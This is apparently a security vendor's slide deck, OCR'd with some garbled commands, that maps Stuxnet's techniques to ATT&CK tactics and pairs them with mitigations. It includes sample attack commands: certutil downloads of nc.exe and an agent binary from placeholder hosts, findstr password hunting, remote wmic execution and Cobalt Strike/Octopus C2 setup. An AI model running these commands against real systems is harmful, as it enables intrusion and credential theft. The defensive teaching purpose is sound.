STUXNET

TECHNIQUES USED REVIEW

WWW.HADESS.IO

Stuxnet is a computer worm that was originally aimed at Iran's nuclear facilities and has since mutated and spread to other industrial and energy-producing facilities. The original Stuxnet malware attack targeted the programmable logic controllers (PLCs) used to automate machine processes.

TACTICS & TECHNIQUES

INITIAL ACCESS

- REPLICATION THROUGH REMOVABLE MEDIA
- DEFAULT ACCOUNTS
- DOMAIN ACCOUNTS

EXECUTION


- NATIVE API
- SHARED MODULES
- SCHEDULED TASK
- WINDOWS MANAGEMENT INSTRUMENTATION


PERSISTENCE

- SHORTCUT MODIFICATION
- WINDOWS SERVICE
- SCHEDULED TASK
- DEFAULT/DOMAIN ACCOUNTS

HADESS

TACTICS & TECHNIQUES





TACTICS & TECHNIQUES

DISCOVERY

- FILE AND DIRECTORY DISCOVERY
- NETWORK SHARE DISCOVERY
- PERIPHERAL DEVICE DISCOVERY
- QUERY REGISTRY
- SECURITY SOFTWARE DISCOVERY
- SYSTEM INFORMATION DISCOVERY
- SYSTEM NETWORK CONFIGURATION DISCOVERY
- SYSTEM TIME DISCOVERY

LATERAL MOVEMENT


- EXPLOITATION OF REMOTE SERVICES
- LATERAL TOOL TRANSFER
- SMB/WINDOWS ADMIN SHARES
- TAINT SHARED CONTENT

COLLECTION

- ARCHIVE VIA CUSTOM METHOD

HADESS

TACTICS & TECHNIQUES



TA0001

TACTIC:

INITIAL ACCESS

The adversary is trying to get into your network.
Initial Access consists of techniques that use various entry vectors to gain their initial foothold within a network. Techniques used to gain a foothold include targeted spearphishing and exploiting weaknesses on public-facing web servers. Footholds gained through initial access may allow for continued access, like valid accounts and use of external remote services, or may be limited-use due to changing passwords.

1091

TECHNIQUE:

REPLICATION THROUGH REMOVABLE MEDIA

Adversaries may move onto systems, possibly those on disconnected or air-gapped networks, by copying malware to removable media and taking advantage of Autorun features when the media is inserted into a system and executes. In the case of Lateral Movement, this may occur through modification of executable files stored on removable media or by copying malware and renaming it to look like a legitimate file to trick users into executing it on a separate system. In the case of Initial Access, this may occur through manual manipulation of the media, modification of systems used to initially format the media, or modification to the media's firmware itself.

STEP TO REPRODUCE

- Rufus
- Litcher
- dd if= of=

1091

TECHNIQUE:

GOALS & OBJECTIVES

01 removable media devices and creates an autorun.inf file with an instruction to run that file.

02 When the device is inserted into another system, it opens autorun.inf and loads the malware.

03 Stuxnet can propagate via removable media using an autorun.inf file or the CVE-2010-2568 LNK vulnerability.

MITIGATION

- On Windows 10, enable Attack Surface Reduction (ASR) rules to block unsigned/untrusted executable files (such as .exe, .dll, or .scr) from running from USB removable drives.
- Limit the use of USB devices and removable media within a network.
- Disable Autorun if it is unnecessary. [24] Disallow or restrict removable media at an organizational policy level if it is not required for business operations.

TA0002

TACTIC:

EXECUTION

The adversary is trying to run malicious code. Execution consists of techniques that result in adversary-controlled code running on a local or remote system. Techniques that run malicious code are often paired with techniques from all other tactics to achieve broader goals, like exploring a network or stealing data. For example, an adversary might use a remote access tool to run a PowerShell script that does Remote System Discovery.

1047

TECHNIQUE:

WINDOWS MANAGEMENT INSTRUMENTATION

Adversaries may abuse Windows Management Instrumentation (WMI) to execute malicious commands and payloads. WMI is an administration feature that provides a uniform environment to access Windows system components. The WMI service enables both local and remote access, though the latter is facilitated by Remote Services such as Distributed Component Object Model (DCOM) and Windows Remote Management (WinRM). [1] Remote WMI over DCOM operates using port 135, whereas WMI over WinRM operates over port 5985 when using HTTP and 5986 for HTTPS.

An adversary can use WMI to interact with local and remote systems and use it as a means to execute various behaviors, such as gathering information for Discovery as well as remote Execution of files as part of Lateral Movement.

STEP TO REPRODUCE

- wmic
- winrm

1047

TECHNIQUE:

GOALS & OBJECTIVES

01 wmic /node:remotecomputer computersystern get username

02 wrnic process call create "process_name"

03 Stuxnet used WMI with an explorer.exe token to execute on a remote share.

MITIGATION

- On Windows 10, enable Attack Surface Reduction (ASR) rules to block processes created by WMI commands from running. Note: many legitimate tools and applications utilize WMI for command execution.
- Use application control configured to block execution of wmic.exe if it is not required for a given system or network to prevent potential misuse by adversaries. For example, in Windows 10 and Windows Server 2016 and above, Windows Defender Application Control (WDAC) policy rules may be applied to block the wmic.exe application and to prevent abuse.
- Prevent credential overlap across systems of administrator and privileged accounts.
- By default, only administrators are allowed to connect remotely using WMI. Restrict other users who are allowed to connect, or disallow all users to connect remotely to WMI.

TA0003

TACTIC:

PERSISTENCE

The adversary is trying to maintain their foothold.
Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access.
Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

1078

TECHNIQUE:

DEFAULT/DOMIN ACCOUNTS

Adversaries may obtain and abuse credentials of a default account as a means of gaining Initial Access, Persistence, Privilege Escalation, or Defense Evasion. Default accounts are those that are built-into an OS, such as the Guest or Administrator accounts on Windows systems. Default accounts also include default factory/provider set accounts on other types of systems, software, or devices, including the root user account in AWS and the default service account in Kubernetes.

Default accounts are not limited to client machines, rather also include accounts that are preset for equipment such as network devices and computer applications whether they are internal, open source, or commercial. Appliances that come preset with a username and password combination pose a serious threat to organizations that do not change it post installation, as they are easy targets for an adversary. Similarly, adversaries may also utilize publicly disclosed or stolen Private Keys or credential materials to legitimately connect to remote environments via Remote Services.

STEP TO REPRODUCE

- net
- findstr/grep

1047

TECHNIQUE:

GOALS & OBJECTIVES

01 net user /domain

02 findstr /si password' .txt I •.xmll •.xls

03 Stuxnet infected WinCC machines via a hardcoded database server password.

04 Stuxnet attempts to access network resources with a domain account's credentials.

MITIGATION

- Applications and appliances that utilize default username and password should be changed immediately after the installation, and before deployment to a production environment.

- Integrating multi-factor authentication (MFA) as part of organizational policy can greatly reduce the risk of an adversary gaining control of valid credentials that may be used for additional tactics such as initial access, lateral movement, and collecting information. MFA can also be used to restrict access to cloud resources and APIs.

- Audit domain account permission levels routinely to look for situations that could allow an adversary to gain wide access by obtaining credentials of a privileged account. Do not put user or admin domain accounts in the local administrator groups across systems unless they are tightly controlled and use of accounts is segmented, as this is often equivalent to having a local administrator account with the same password on all systems. Follow best practices for design and administration of an enterprise network to limit privileged account use across administrative tiers. Limit credential overlap across systems to prevent access if account credentials are obtained.

- Applications may send push notifications to verify a login as a form of multi-factor authentication (MFA). Train users to only accept valid push notifications and to report suspicious push notifications.

TA0004

TACTIC:

PRIVILEGE ESCALATION

The adversary is trying to gain higher-level permissions.
Privilege Escalation consists of techniques that adversaries use to gain higher-level permissions on a system or network. Adversaries can often enter and explore a network with unprivileged access but require elevated permissions to follow through on their objectives.

Common approaches are to take advantage of system weaknesses, misconfigurations, and vulnerabilities. Examples of elevated access include:

- SYSTEM/root level
- local administrator
- user account with admin-like access
- user accounts with access to specific system or perform specific function

1068

TECHNIQUE:

EXPLOITATION FOR PRIVILEGE ESCALATION

Adversaries may exploit software vulnerabilities in an attempt to elevate privileges. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. Security constructs such as permission levels will often hinder access to information and use of certain techniques, so adversaries will likely need to perform privilege escalation to include use of software exploitation to circumvent those restrictions.

STEP TO REPRODUCE

- MS10-073

1068

TECHNIQUE:

GOALS & OBJECTIVES

01 Stuxnet used MS10-073 and an undisclosed Task Scheduler vulnerability to escalate privileges on local Windows machines

MITIGATION

- Make it difficult for adversaries to advance their operation through exploitation of undiscovered or unpatched vulnerabilities by using sandboxing. Other types of virtualization and application microsegmentation may also mitigate the impact of some types of exploitation. Risks of additional exploits and weaknesses in these systems may still exist.
- Consider blocking the execution of known vulnerable drivers that adversaries may exploit to execute code in kernel mode. Validate driver block rules in audit mode to ensure stability prior to production deployment.
- Security applications that look for behavior used during exploitation such as Windows Defender Exploit Guard (WDEG) and the Enhanced Mitigation Experience Toolkit (EMET) can be used to mitigate some exploitation behavior. [35] Control flow integrity checking is another way to potentially identify and stop a software exploit from occurring. [36] Many of these protections depend on the architecture and target application binary for compatibility and may not work for software components targeted for privilege escalation.
- Develop a robust cyber threat intelligence capability to determine what types and levels of threat may use software exploits and 0-days against a particular organization.
- Update software regularly by employing patch management for internal enterprise endpoints and servers.

TA0005

TACTIC:

DEFENSE EVASION

The adversary is trying to avoid being detected. Defense Evasion consists of techniques that adversaries use to avoid detection throughout their compromise. Techniques used for defense evasion include uninstalling/disabling security software or obfuscating/encrypting data and scripts. Adversaries also leverage and abuse trusted processes to hide and masquerade their malware. Other tactics' techniques are cross-listed here when those techniques include the added benefit of subverting defenses.

1140

TECHNIQUE:

DEOBFUSCATE/DECODE FILES OR INFORMATION

Adversaries may use Obfuscated Files or Information to hide artifacts of an intrusion from analysis. They may require separate mechanisms to decode or deobfuscate that information depending on how they intend to use it. Methods for doing that include built-in functionality of malware or by using utilities present on the system.

STEP TO REPRODUCE

- certutil
- copy
- cyberChef

TECHNIQUE:

GOALS & OBJECTIVES

01 copy /b 1121.bin + 1122.bin + 1123.bin 1124.bin

02 aesBlock, err := aes.NewCipher(key)

03 cmd.exe /c certutil -urlcache -split -f http://ip/nc.exe c:/windows/temp/nc.exe

04 Stuxnet decrypts resources that are loaded into memory and executed.

MITIGATION

😐

TA0007

TACTIC:

DISCOVERY

The adversary is trying to figure out your environment.
Discovery consists of techniques an adversary may use to gain knowledge about the system and internal network. These techniques help adversaries observe the environment and orient themselves before deciding how to act. They also allow adversaries to explore what they can control and what's around their entry point in order to discover how it could benefit their current objective. Native operating system tools are often used toward this post-compromise information-gathering objective.

1083

TECHNIQUE:

FILE AND DIRECTORY DISCOVERY

Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system. Adversaries may use the information from File and Directory Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions.
Many command shell utilities can be used to obtain this information. Examples include dir, tree, ls, find, and locate. Custom tools may also be used to gather file and directory information and interact with the Native API.

STEP TO REPRODUCE

- systeminfo
- Get-WindowsDriver
- PowerToys

1083

TECHNIQUE:

GOALS & OBJECTIVES

01 systeminfo /S ip /U domain\user /P Pwd

02 Get-WindowsDriver -Online -All

03 Stuxnet uses a driver to scan for specific filesystem driver objects.

MITIGATION

😐

TA0008

TACTIC:

LATERAL MOVEMENT

The adversary is trying to move through your environment.
Lateral Movement consists of techniques that adversaries use to enter and control remote systems on a network. Following through on their primary objective often requires exploring the network to find their target and subsequently gaining access to it. Reaching their objective often involves pivoting through multiple systems and accounts to gain.
Adversaries might install their own remote access tools to accomplish Lateral Movement or use legitimate credentials with native network and operating system tools, which may be stealthier.

1570

TECHNIQUE:

LATERAL TOOL TRANSFER

Adversaries may transfer tools or other files between systems in a compromised environment. Files may be copied from one system to another to stage adversary tools or other files over the course of an operation. Adversaries may copy files laterally between internal victim systems to support lateral movement using inherent file sharing protocols such as file sharing over SMB to connected network shares or with authenticated connections with SMB/Windows Admin Shares or Remote Desktop Protocol. Files can also be copied over on Mac and Linux with native tools like scp, rsync, and sftp.

STEP TO REPRODUCE

- scp
- rsync
- sftp
- tftp

1570

TECHNIQUE:

GOALS & OBJECTIVES

01 tftp -I ip GET remotefile

02 certutil.exe -urlcache -split -f "http://nodejsip:4000/release/x64.exe" agent.exe

03 Stuxnet uses an RPC server that contains a file dropping routine and support for payload version updates for P2P communications within a victim network.

MITIGATION

- Consider using the host firewall to restrict file sharing communications such as SMB.

- Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware or unusual data transfer over known tools and protocols like FTP can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific obfuscation technique used by a particular adversary or tool, and will likely be different across various malware families and versions.

TA0011

TACTIC:

COMMAND AND CONTROL

The adversary is trying to communicate with compromised systems to control them. Command and Control consists of techniques that adversaries may use to communicate with systems under their control within a victim network. Adversaries commonly attempt to mimic normal, expected traffic to avoid detection. There are many ways an adversary can establish command and control with various levels of stealth depending on the victim's network structure and defenses.

1071

TECHNIQUE:

WEB PROTOCOLS

Adversaries may communicate using application layer protocols associated with web traffic to avoid detection/network filtering by blending in with existing traffic. Commands to the remote system, and often the results of those commands, will be embedded within the protocol traffic between the client and server.
Protocols such as HTTP and HTTPS that carry web traffic may be very common in environments. HTTP/S packets have many fields and headers in which data can be concealed. An adversary may abuse these protocols to communicate with systems under their control within a victim network while also mimicking normal, expected traffic.

STEP TO REPRODUCE

- Cobalt Strike
- Octopus
- azureOutlookC2

1071

TECHNIQUE:

GOALS & OBJECTIVES

01 sudo ./teamserver 10.10.10.10 "password"

02 generate_unmanaged_exe darkside_operation2 /opt/Octopus/file.exe

03 Stuxnet uses HTTP to communicate with a command and control server.

MITIGATION

- Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level.

TA0010

TACTIC:

EXFILTRATION

The adversary is trying to steal data. Exfiltration consists of techniques that adversaries may use to steal data from your network. Once they've collected data, adversaries often package it to avoid detection while removing it. This can include compression and encryption. Techniques for getting data out of a target network typically include transferring it over their command and control channel or an alternate channel and may also include putting size limits on the transmission.

1041

TECHNIQUE:

EXFILTRATION OVER C2 CHANNEL

Adversaries may steal data by exfiltrating it over an existing command and control channel. Stolen data is encoded into the normal communications channel using the same protocol as command and control communications.

STEP TO REPRODUCE

- Cobalt Strike
- Octopus
- azureOutlookC2

1071

TECHNIQUE:

GOALS & OBJECTIVES

01 sudo ./teamserver 10.10.10.10 "password"

02 generate_unmanaged_exe darkside_operation2 /opt/Octopus/file.exe

03 Stuxnet sends compromised victim information via HTTP.

MITIGATION

- Data loss prevention can detect and block sensitive data being sent over unencrypted protocols.
- Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific obfuscation technique used by a particular adversary or tool, and will likely be different across various malware families and versions. Adversaries will likely change tool command and control signatures over time or construct protocols in such a way to avoid detection by common defensive tools.

HADESS